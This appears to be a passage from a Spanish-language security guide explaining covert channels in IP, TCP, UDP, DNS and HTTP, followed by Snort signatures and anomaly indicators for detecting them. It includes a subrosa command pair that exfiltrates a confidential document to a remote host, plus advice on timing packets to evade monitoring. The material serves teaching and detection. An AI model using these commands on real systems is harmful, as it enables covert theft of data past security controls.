


Ilustración 90. Ejemplo de envío en el campo IPID, fragmento "ho"

En la primera imagen se aprecia cómo el cliente envía la parte “ho” de la cadena “hola” que es el mensaje a transmitir con el receptor.




Ilustración 91. Ejemplo de envío de información, fragmento "la"

En esta segunda imagen el trozo enviado se corresponde con la cadena “la”. En ambas la información se encuentra en el campo *Identification* de la cabecera IP.

Utilizando el ejemplo anterior, si un atacante quisiera extraer un documento confidencial con esta herramienta ejecutaría en el cliente y en el servidor los siguientes comandos:

Cliente:

```
$ cat documento_confidencial.doc | ./subrosa –s10.2.2.1 10.2.2.2 80
```

Servidor:

```
$./subrosa –s10.2.2.1 –lp80 > documento_confidencial.doc
```

Una opción destacable de esta herramienta es la utilización de la opción “–w”, para que la transferencia de paquetes sea aleatoria en el tiempo, para evitar con ello que los sensores de monitorización alerten por la cantidad de paquetes de un tipo en rango de tiempo determinado.

Otra campo de la cabecera IP que es utilizado de igual manera que el anterior es el campo TTL. De esta forma vemos que es posible manipular la cabecera IP para extraer información y cómo un análisis en profundidad del tráfico de red es necesario en cualquier organización.

Covert Channels Storage*: TCP *protocol

El protocolo TCP data del año 1981 y es un protocolo que forma parte de la Suite de protocolos IP. Su descripción se encuentra en el RFC 793[244].

Varias investigaciones han demostrado que la cabecera del protocolo TCP es posible aprovecharla para realizar *Covert Channels*. A continuación se muestra la cabecera definida en el RFC:

244 **RFC 793**
http://www.rfc-es.org/rfc/rfc0793-es.txt




Ilustración 92. Cabecera TCP

Una de las técnicas que demuestran esta posibilidad consiste en utilizar el campo "Número de secuencia" (TCP ISN) de la cabecera.

Tal y como describió Rowland en su artículo '*Covert Channels in the TCP/IP Protocol Suite*' [245] es posible utilizar el número de secuencia inicial para transmitir información de manera encubierta. Para ello describe diferentes métodos, como puede ser generar el campo TCP ISN a partir del código ASCII del carácter que queremos transmitir. El receptor recibirá un paquete TCP SYN y recogerá la información enviada desde el origen.

Otro método descrito en el artículo de Rowland se corresponde con '*The TCP Acknowledge Sequence Number Field Bounc*'. Este método consiste en enviar también información en el número de secuencia inicial, pero esta vez utilizando un servidor intermedio. Para ello lo que se hace es poner como dirección de origen el servidor con el que se quiere comunicar y como destino el que va a hacer de intermediario. Se envía un TCP SYN hacia el intermediario y éste responde con un TCP/SYN ACK o TCP/RST con el número de secuencia más uno a la dirección IP que viene forjada en el paquete y que será el receptor del mensaje. Para ver el mensaje solo tiene que restar uno al número de secuencia y ya dispondrá del código ASCII transmitido.

Estos son algunos de los ejemplos de cómo es posible manipular la cabecera TCP para extraer información. A continuación se muestra un ejemplo donde un equipo

245 **Covert Channel in the TCP/IP Protocol Suite**
http://firstmonday.org/htbin/cgiwrap/bin/ojs/index.php/fm/article/view/528/449

está sacando información a través del puerto 80 escondida en el campo “Numero de Secuencia” de la cabecera TCP con la herramienta *covert_tcp*[246]:




Ilustración 93. Ejemplo de covert_tcp

En la captura de tráfico se aprecia cómo en el número de secuencia del primer paquete está el carácter “i”, que se corresponde con el primer carácter almacenado en el documento que se envía desde el cliente al servidor.

Al hablar de *Covert Channels* sobre TCP es necesario hablar de la investigación que Joanna Rutkowska el año 2004 realizó y presentó en la conferencia **Chaos Communication Congress** con título ‘*The implementation of Passive Covert Channels in the Linux Kernel*’ [247]. En esta investigación se propuso un *Covert Channel* para sistemas GNU/Linux manipulando ciertos campos de la cabecera TCP. La idea es que el *Covert Channel* introduce información en ciertas cabeceras TCP

246 **Covert Channel file transfer for Linux**
http://www-scf.usc.edu/~csci530l/downloads/covert_tcp.c
247 **Passive Covert Channels Linux**
ftp://ftp.pastoutafait.org/PDF/passive-covert-channels-linux.pdf

en tráfico lícito generado por el emisor y el atacante de manera pasiva con visibilidad del tráfico TCP será el único capaz de interpretarlo de manera correcta. Por ejemplo este *Covert Channel* podría ser utilizado por ISP's maliciosos para espiar a sus clientes.




Ilustración 94. *Covert Channel* NUSHU

La prueba de concepto del *Passive Covert Channel* (PCC) se realizó mediante el campo ISN de la cabecera TCP y explota los manejadores *ptype* del *kernel* de Linux. La función del PCC es cambiar el campo SEQ y ACK que genera el sistema operativo por los que contienen la información. Además, el PCC utiliza cifrado de la información para añadir aleatoriedad al número generado. Esta implementación permite utilizar el *Covert Channel* en cualquier comunicación TCP de manera unidireccional y donde el atacante de manera pasiva irá recogiendo la información.

Covert Channels Storage: UDP *protocol*

El protocolo UDP data desde el año 1981 y es un protocolo que forma parte de la Suite de protocolos IP. Su descripción se encuentra en el RFC 768[248]. Varias

248 **RFC 76**
http://www.ietf.org/rfc/rfc768.txt

investigaciones[249] han demostrado que la cabecera del protocolo UDP es posible aprovecharla para realizar *Covert Channels*. A continuación se muestra la cabecera definida en el RFC:




Ilustración 95. Cabecera del protocolo UDP

En este caso son tres los campos de la cabecera UDP que pueden usarse para transferir información e intentar pasar desapercibidos: puerto de origen, longitud y la suma de control (*checksum*). Igual que ocurre en el caso de la cabecera IP y TCP que se han visto anteriormente, un atacante podría introducir información en cualquiera de estos campos para pasar desapercibido a los ojos de un analista, puesto que dificulta sobremanera su detección.

Covert Channels Storage: Capa de aplicación

En este apartado se referencia algunos de los protocolos más utilizados por los atacantes a nivel de aplicación para ocultar información, sobretodo porque cumplen la máxima de que los cortafuegos corporativos permiten este tipo de tráfico de salida.

249 **Covert Channels**
http://www.iv2-technologies.com/CovertChannels.pdf

Covert channels DNS

Tanto por parte de atacantes como por investigaciones realizadas se ha documento que algunos campos del protocolo DNS también son utilizados para la extracción de información, como por ejemplo es el caso de los registros como A, SRV y TXT.

Una de las tantas herramientas que permite *tunelizar* información a través de peticiones DNS es *iodine*[250] [251]. Lo que permite *iodine* es encapsular IPv4 en tráfico DNS. Un analista solo visualizará peticiones DNS, por lo que para detectar este tráfico únicamente un análisis pormenorizado de esas peticiones podría alertarle de que se está encapsulando información y que esas peticiones no son solo peticiones DNS. En este caso el servidor DNS actúa como *proxy* hacia el verdadero destino de la información. De igual manera que en el resto de protocolos de red son otros elementos los que deben alertar al equipo de seguridad, ya que un análisis basado en patrones de todas las peticiones DNS es muy costoso.

Covert channels HTTP

HTTP es el protocolo más utilizado hoy en día como transporte de información. Y dado que normalmente las organizaciones permiten el uso de este protocolo de salida en sus cortafuegos es el seleccionado por los atacantes como transporte para la extracción de información. Una de las técnicas utilizada para extraer información y que resulta bastante habitual en APTs es *COVCOM* (*Hidden Comments for Covert Communication*), que utiliza los comentarios del protocolo HTTP para introducir información encubierta. Igual que el resto de protocolos de red también se han realizado pruebas de concepto de *Covert Channels* para extraer información a través de las cabeceras HTTP[252]. Un ejemplo concreto de cómo utilizar la cabecera HTTP Cookie está descrito en un artículo[253] de la revista **hakin9** del año 2006, donde los autores crean una herramienta para crear un C*overt Channel* con esta cabecera.

---

250 **Tunelizando DNS, otra opción con iodine**
http://www.securiltybydefault.com/2010/01/tunelizando-dns-otra-opcion-con-iodine.html
251 **Iodine**
http://code.kryo.se/iodine/
252 **Covert Paper**
http://gray-world.net/projects/papers/covert_paper.txt
253 **Cocking Channels**
http://gray-world.net/projects/papers/cooking_channels.txt

Utilizando el protocolo HTTP como transporte se han creado también *Covert Channels* de aplicaciones que funcionan sobre este protocolo. Un claro ejemplo es el C*overt Channel* sobre **Facebook** creado por José Selvi en su investigación[254] para el *SANS Reading Room* y que ha derivado en la herramienta *facecat*. Con esta herramienta un atacante puede extraer información utilizando como lugar de almacenamiento la red social **Facebook** y donde un analista únicamente visualizará tráfico hacia la red social, no viendo dominios extraños, ni tráfico hacia países sospechosos para la actividad del usuario, etcétera.

Detección de *Covert Channels*

Para detectar *Covert Channels* como cualquier otro tipo de tráfico de red anómalo existen diferentes aproximaciones, la primera y más sencilla es mediante paquetes de firmas y la segunda y más compleja es detectar comportamientos anómalos en nuestra organización que provoquen que se inicie una investigación.

Detección basada en firmas

El problema principal de esta aproximación para detectar este tipo de amenaza es que la cantidad de falsos positivos es elevada debido al uso de firmas muy genéricas, lo cual es necesario por la posible diversidad de implementaciones de un Covert Cannel- Si se utilizan firmas muy específicas cualquier pequeña variación sobre el *Covert Channel* hace que la comunicación no sea detectada.

A continuación se muestran algunos ejemplos de firmas en este caso para el sistema de detección de intrusos *Snort* que ayudarían en la detección de este tipo de comunicaciones. Junto a cada una de ellas se expone las ventajas y desventajas desde el punto de vista del analista.

Firma que detecta paquetes ICMP con el campo de datos un tamaño grande[255]:

```
alert ICMP any any -> any any (msg:"Large ICMP detected, Ptunnel active?"; dsize:
>100;)
```

254 **Covert Channels over Social Networks**
http://www.giac.org/paper/gcih/10163/covert-channels-social-networks/117979
255 **Set up an extra VM that VM that runs a Webserver**
https://www.os3.nl/2011-2012/students/michiel_appelman/ot/netsec

Esta firma tiene como principal desventaja que en redes grandes puede producir muchos falsos positivos y consumir bastantes recursos del detector de intrusos. Su afinamiento es costoso en tiempo y requiere analizar todos los casos que surjan para descartar los falsos positivos.

La ventaja de una firma como esta es que podría descubrir *Covert Channels* que no estuvieran generados con la herramienta *ptunnel* dado que no es específica para esta herramienta. Este es un ejemplo de firma genérica que puede tener sentido en entornos críticos.

Otro caso de detección de una herramienta que permite hacer un túnel a través de DNS sería el siguiente [256] [257]:

```
# detects iodine covert tunnels (over DNS), send feedback on rules to merc [at]
securitywire.com

alert udp any any -> any 53 (content:"|01 00 00 01 00 00 00 00 00 01|"; offset: 2;
depth: 10; content:"|00 00 29 10 00 00 00 80 00 00 00|";  msg: "covert iodine
tunnel request"; threshold: type limit, track by_src, count 1, seconds 300; sid:
5619500; rev: 1;)

alert udp any 53 -> any any (content: "|84 00 00 01 00 01 00 00 00 00|"; offset:
2; depth: 10; content:"|00 00 0a 00 01|";  msg: "covert iodine tunnel response";
threshold: type limit, track by_src, count 1, seconds 300; sid: 5619501; rev: 1;)
```

Estas reglas son específicas para la herramienta *iodine*.

Otras firmas de gran utilidad son las que permiten detectar el uso de protocolos en puertos inusuales. Un ejemplo es el uso del protocolo SSH en puertos que no sea el habitual (22/TCP). Se aprecia a continuación ciertas firmas de **Emerging Threats** que detectan este tipo de uso:

```
alert tcp any !$SSH_PORTS -> any any (msg:"ET POLICY SSH Server Banner Detected on
Unusual Port"; flowbits:noalert; flow: from_server,established; content:"SSH-";
offset: 0; depth: 4; byte_test:1,>,48,0,relative; byte_test:1,<,51,0,relative;
byte_test:1,=,46,1,relative;          flowbits:          set,is_ssh_server_banner;
```

256 **Detecting preventing unauthorized outbound traffic**
http://www.sans.org/reading_room/whitepapers/detection/detecting-preventing-unauthorized-outbound-traffic_1951
257 **Iodine rules**
http://www.securitywire.com/snort_rules/iodine.rules

```
reference:url,doc.emergingthreats.net/2001979;          classtype:misc-activity;
sid:2001979; rev:7;)

alert tcp any any -> any !$SSH_PORTS (msg:"ET POLICY SSH Client Banner Detected on
Unusual Port"; flowbits:isset,is_ssh_server_banner; flow: from_client,established;
content:"SSH-";    offset:    0;    depth:    4;    byte_test:1,>,48,0,relative;
byte_test:1,<,51,0,relative;        byte_test:1,=,46,1,relative;        flowbits:
set,is_ssh_client_banner;          reference:url,doc.emergingthreats.net/2001980;
classtype:misc-activity; sid:2001980; rev:9;)

alert tcp any !$SSH_PORTS -> any any (msg:"ET POLICY SSHv2 Server KEX Detected on
Unusual   Port";   flowbits:isset,is_ssh_client_banner;   flowbits:noalert;   flow:
from_server,established;   byte_test:1,=,20,5;   flowbits:   set,is_ssh_server_kex;
reference:url,doc.emergingthreats.net/2001981;          classtype:misc-activity;
sid:2001981; rev:7;)



alert tcp any any -> any !$SSH_PORTS (msg:"ET POLICY SSHv2 Client KEX Detected on
Unusual   Port";   flowbits:noalert;   flowbits:isset,is_ssh_server_kex;   flow:
from_client,established;   byte_test:1,=,20,5;   flowbits:   set,is_ssh_client_kex;
reference:url,doc.emergingthreats.net/2001982;          classtype:misc-activity;
sid:2001982; rev:8;)

alert tcp any any -> any !$SSH_PORTS (msg:"ET POLICY SSHv2 Client New Keys
Detected on Unusual Port"; flowbits:isset,is_ssh_client_kex; flowbits:noalert;
flow:  from_client,established;  byte_test:1,=,21,5;  flowbits:  set,is_proto_ssh;
reference:url,doc.emergingthreats.net/2001983;          classtype:misc-activity;
sid:2001983; rev:8;)

alert tcp any !$SSH_PORTS -> any !$SSH_PORTS (msg:"ET POLICY SSH session in
progress on Unusual Port"; flowbits: isset,is_proto_ssh; threshold: type both,
track by_src, count 2, seconds 300; reference:url,doc.emergingthreats.net/2001984;
classtype:misc-activity; sid:2001984; rev:7;)
```

Estas firmas permiten detectar conexiones SSH a puertos no estándar. Dependiendo de la red, su tamaño, su diversidad de usuarios, este tipo de firmas puede tener más o menos utilidad. El mismo tipo de aproximación se puede aplicar a otros protocolos de red.

Firma que detecta peticiones DNS de tamaño grande:

```
alert udp $HOME_NET any -> any 53 (msg:"ET CURRENT_EVENTS Large DNS Query possible covert channel"; content:"|01 00 00 01 00 00 00 00 00 00|"; fast_pattern; depth:10; offset:2; dsize:>300; content:!"youtube|03|com|00|"; content:!"sophosxl|03|net|00|";
content:!"|0a|hashserver|02|cs|0a|trendmicro|03|com|00|";
content:!"spamhaus|03|org|00|"; classtype:bad-unknown; sid:2013075; rev:7;)
```

Igual que ocurre con la firma de ICMP, esta firma puede generar falsos positivos por ser bastante general y dependiendo del entorno será posible utilizarla o no.

Vistos algunos ejemplos de firmas que detectan *Covert Channels* se aprecia por un lado que es posible disponer de firmas específicas para herramientas conocidas, que tienen como desventaja que son muy específicas, y por otro lado, disponer de firmas muy genéricas que tienen como desventaja el hecho de que la cantidad de alertas sea muy elevado y por tanto inmanejable sin una correlación con más datos o fuentes.

Destacar que existen *Covert Channels* donde no es posible diseñar una firma en estos momentos, como por ejemplo pueden ser los *Covert Channel* donde se introduce información en el campo TCP ISN, ya que no es posible determinar con una firma si el dato numérico es legítimo o no. La detección de otro tipo de C*overt Channel* pasa por disponer de información detallada del perfil de los sistemas para saber si determinados campos del paquete de red deben estar activos o no. Para esa implementación concreta, por poner un ejemplo, existen determinados *flags* de la cabecera TCP que en determinadas circunstancias un sistema operativo como *OpenBSD* puede manejar de manera diferente a un sistema con GNU/Linux; en este caso si tenemos identificados todos los sistemas operativos de nuestra organización es posible detectar paquetes de un posible *Covert Channel* observando el valor de estos *flags*.

Detección basada en anomalías

La detección basada en firmas en busca de un determinado patrón no puede detectar a día de hoy algunos *Covert Channels*; y en caso de detectarlos requeriría de un trabajo previo de filtrado considerable.

Para detectar anomalías en el tráfico de red es necesario en primera instancia definir unos indicadores y crear una base de información inicial del comportamiento de ese protocolo y sus características en nuestra red, a partir de la cual se pueda determinar qué es anómalo y qué no lo es. Los siguientes indicadores estadísticos pueden ayudar a nuestra organización para la identificación de un C*overt Channel*:

- **Medir la cantidad de paquetes** en nuestra organización y definir unos umbrales de alerta que puedan llevar al descubrimiento de un *Covert Channel*. Por ejemplo, un aumento considerable y repentino de paquetes ICMP en nuestra red de repente requiere una investigación para determinar el origen de esta anomalía; pero para detectar esto es necesario conocer a priori cual es la gráfica de paquetes ICMP habitual en nuestra organización. Tal como estamos comentando sobre el protocolo ICMP, aplica para el resto de protocolos; número de peticiones DNS, número de peticiones HTTP, etc.

- Para la detección de *Covert Channels* en tráfico Web, en el año 2004, Kevin Borders y Atul Prakash definieron *Webtap*[258] que consiste en una serie de indicadores, que permitan crearse un perfil base del protocolo HTTP y alertar cuando algo no cumpla ese perfil:

  - **Tamaño habitual de las peticiones**. Por regla general las peticiones suelen tener un tamaño aproximado o un orden de magnitud similar, por lo que detectar cambios en este tamaño debe considerarse una anomalía y por tanto investigarlo. En el caso de HTTP el tamaño no es muy grande por lo que ver peticiones HTTP muy grandes se considera según *Webtap* como un indicador de anomalía.

  - **Rango horario de las peticiones**. Una práctica habitual de los *Covert Channel* es aprovechar rangos horarios donde no existe personal examinando los sensores.

  - **Volumen de tráfico**. El volumen de tráfico puede ser un indicador de filtraciones de información hacia el exterior realizadas por un C*overt Channel*.

258 **Webtap**
http://www.gray-world.net/es/papers/Webtap.pdf

- **Regularidad en las peticiones.** Un indicador de que existe un *Covert Channel* es la existencia de peticiones que se realizan de manera regular en el tiempo ya que el tráfico normal es irregular por naturaleza.

- **Buscar cabeceras HTTP anómalas** que indican que no es un usuario el que está generando esas peticiones.

- **Tiempo entre peticiones**. Examina el tiempo entre peticiones para identificar programas automáticos.

